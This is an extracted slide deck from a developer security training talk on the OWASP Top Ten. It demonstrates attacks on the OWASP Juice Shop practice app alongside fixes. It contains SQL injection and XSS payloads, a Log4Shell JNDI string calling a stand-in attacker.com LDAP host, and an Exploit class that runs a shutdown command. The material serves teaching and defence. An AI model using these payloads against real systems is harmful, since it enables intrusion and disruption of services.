What Goes Wrong?

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Common Security Problems in Web Applications

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Experience

- 20 years in software development
- 10 years in information security

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- Director of InfoSec, WebMD Health Services
- Senior AppSec Architect, WorkBoard
- Senior Risk Advisor, Leviathan Security

Current Work

Independent Information Security Consultant







English Major

English PhD

Technical Writer

Program Manager

Software Developer

Software Architect

Program Manager

Product Manager

VP of Product Dev

Manager, Software Dev

Director, Software Dev

Security Architect

Director, Information Security

Application Security Architect

Security Consultant

What We're Doing Today

Not This:

- X Become a security expert
- X Learn to hack systems
- X Memorize all the fixes

This:

- Recognize when code might be risky
- Know when to ask for help
- Understand what your security team is talking about

Security Knowledge = Career Asset

Developer Maturity	Situation	Response
Starting out	Writing code	"Do we need to consider malicious user input?"
Getting settled	Code review	"This endpoint is vulnerable to SQL injection."
Gaining confidence	Fixing assigned bugs	"Here's how to fix the broken access control in user profiles."
Taking ownership	Team meeting	"Let me take the first pass at that pen test report."

OWASP Top Ten Web App Risks


A02 – Cryptographic Failures A07 – Identification & Authentication Failures

A03 – Injection A08 – Software & Data Integrity Failures

A04 – Insecure Design A09 – Security Logging & Monitoring Failures

A05 – Security Misconfiguration A10 – Server-Side Request Forgery (SSRF)

OWASP Juice Shop: Reconnaissance







Best Juice Shop Salesman Artwork

Unique digital painting depicting
Stan, our most qualified and almost
profitable salesman. He made a
succesful carreer in selling used
ships, coffins, krypts, crosses, real
estate, life insurance, restaurant
supplies, voodoo enhanced asbestos
and courtroom souvenirs before
finally adding his expertise to the
Juice Shop marketing team.

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Reviews (2)

stan@juice-sh.op
I'd stand on my head to make you a deal for this piece of
art.



bender@juice-sh.op

Just when my opinion of humans couldn't get any lower, along comes Stan...




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
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
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Login Email * Password * 0 Forgot your password? Remember me G Log in with Google Not yet a customer?













User-agent: *

Disallow: /ftp









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
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- coupons_2013.md.bak

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- suspicious_errors.yml

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- announcement_encrypt...
- encrypt.pyc
- package.json.bak



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acquisitions.md X
C: > Users > Brian > Downloads > ♥ acquisitions.md > № # Planned Acquisitions
      # Planned Acquisitions
       > This document is confidential! Do not distribute!
      Our company plans to acquire several competitors within the next year.
      This will have a significant stock market impact as we will elaborate in
      detail in the following paragraph:
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      Our shareholders will be excited. It's true. No fake news.
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A05 Security Misconfiguration

- Repeatable hardening process
- Removal of unneeded components
- Repeatable testing to verify effectiveness of configuration



User Registration

Email *

Name of your favorite pet?

Last name of dentist when you were a teenager? (...

Your ZIP/postal code when you were a teenager?

Company you first work for as an adult?

Your favorite book?

Your favorite movie?



Apple Juice (1000ml)

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The all-time classic.

1.99¤

Reviews (2)

admin@juice-sh.op One of my favorites!



bjoern@owasp.org Tasted like real apples.





bjoern@owasp.org

All Images News Videos Shopping : More

About 4,040 results (0.28 seconds)



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2.3K+ followers

Björn Kimminich (@bkimminich) / ...



Another "Zaya-the-three-legged-cat expr is required!


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Email *

Password *




Forgot your password?



Forgot Password

Your password was successfully changed.

Login Email * bjoern@owasp.org Password * Ø password Forgot your password? **→** Log in



NIST Special Publication 800-63B

Digital Identity Guidelines

Authentication and Lifecycle Management

Memorized secrets that are randomly chosen by the CSP (e.g., at enrollment) or by the verifier (e.g., when a user requests a new PIN) SHALL be at least 6 characters in length and SHALL be generated using an approved random bit generator [SP 800-90Ar1].

Memorized secret verifiers SHALL NOT permit the subscriber to store a "hint" that is accessible to an unauthenticated claimant. Verifiers SHALL NOT prompt subscribers to use specific types of information (e.g., "What was the name of your first pet?") when choosing memorized secrets.



A04 Insecure Design


- Frameworks; design patterns; threat modeling; security testing; segregation & isolation
- Establish an SDLC using qualified professionals to help evaluate design security

















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- ▶ 🖹 Local Storage
- - ttp://localhost:3000



- ▶ 🖹 Cookies
- ▶ 🗐 Indexed DB











A01 Broken Access Control

- Sanitize user input
- Whitelist allowed characters
- Log access control failures
- Implement access control in one place and re-use it
- Deny by default

... all server side!





User Registration


Email * john.doe@hotmail.com Password * ******* Password must be 5-40 characters long. 8/20 Repeat Password * *******

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Accept	application/json, text/plain, */*		
Accept-Language	en-US,en;q=0.5		
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Body

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


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
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
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Send



Login Email * john.doe2@hotmail.com Password * Ø password Forgot your password? **→** Log in Remember me







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Example 1: Testing for SQL Injection in a GET Request

The most simple (and sometimes most rewarding) case would be that of a login page requesting an username and password for user login. You can try entering the following string "or '1'='1"

Source: OWASP Web Application Security Testing Guide

Login

Email *

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
Forgot

Login

Email *

' OR 1==1 --

Not yet a customer?



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String uid = req.getParameter("uid");
Statement st = conn.createStatement();
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ResultSet rs = st.executeQuery(q);


```
String q =
    "SELECT * FROM users WHERE uid=?";
PreparedStatement ps = conn.prepareStatement(q);
ps.setString(1, uid);
ResultSet rs = ps.executeQuery();
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
A03 Injection (SQL)



- Safe API(e.g. parameterized queries)
- Server-side input validation



<iframe src="javascript:alert('evil code')">



Subject: Urgent: Renew Your Gold-Tier Service Today! > Inbox ×







Brian Myers

sprian.g.myers@gmail.com> to me ▼



Dear Valued Customer.

Your Gold-Tier service is expiring soon, and we encourage you to renew it promptly in order not to lose out on exclusive discounts and priority access to new products.

Click here to Renew Now.

Best regards,

Wile E. Coyote

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A03 Injection (XSS)



• Server-side input validation

< Sign In

Your account is locked due to too many failed sign-in attempts. Reset options may vary due to your organization's policies. Please click Forgot Password to reset your password or wait at least 24 hours for your account to reset automatically. If neither of these options work, please contact your administrator for assistance.

kevind@p00103105exu

Password

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A07 Identification & Authentication Failures



- Validate user input
- Implement MFA
- Change default credentials
- Require strong passwords
- Limit failed log-in attempts

My Payment Options

Add new card

Add a credit or debit card

Pay using wallet

Wallet Balance 0.00



Add a coupon

Add a coupon code to receive discounts

Coupon *

Need a coupon code? Follow us on Twitter or Facebook for monthly coupons and other spam!


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




Some Old Coupons

Coupon Code	Discount	Date
k#*Agga+po	30%	2022-08-31
n(XLuga+po	30%	2022-07-31
n(XRwga+po	30%	2022-06-30
k#pDmfFb1k	10%	2020-04-30
o*IVjfFban	40%	2020-03-31






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Input k#*Agga+po n(XLuga+po n(XRwga+po k#pDmfFb1k o*IVjfFban ADC 56 = 5

Output

AUG22-30JUL22-30JUN22-30APR20-10MAR20-40



Add a coupon

Add a coupon code to receive discounts

Your discount of 99% will be applied during checkout.

Coupon *

Need a coupon code? Follow us on Twitter or Facebook for monthly coupons and other spam!

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A02 Cryptographic Failures



- Use strong, standard algorithms
- Manage keys properly
- Encrypt all data in transit
- Store passwords with salts and a delay factor
- Ensure high entropy for crypto-graphic randomness

☀CVE-2021-44228 Detail

Description

Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code

Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD

Base Score:

Vector:

10.0 CRITICAL

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

ADP: CISA-ADP

Base Score:

Vector:

10.0 CRITICAL

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

Logger logger = LogManager.getLogger(MyClass.cls);

logger.info("User login successful for: " + username);

logger.info("Build version: " +
 "\${jndi:java:comp/env/app/version}");

AcmeCorp Portal

Username

\${jndi:ldap://attacker.com:1389/Exploit}

Password

•••••

Sign In




```
public class Exploit {
  static {
    try {
      Runtime.getRuntime().exec(
        "shutdown -h now");
      } catch (Exception e) {}
```



A06 Vulnerable and Outdated Components

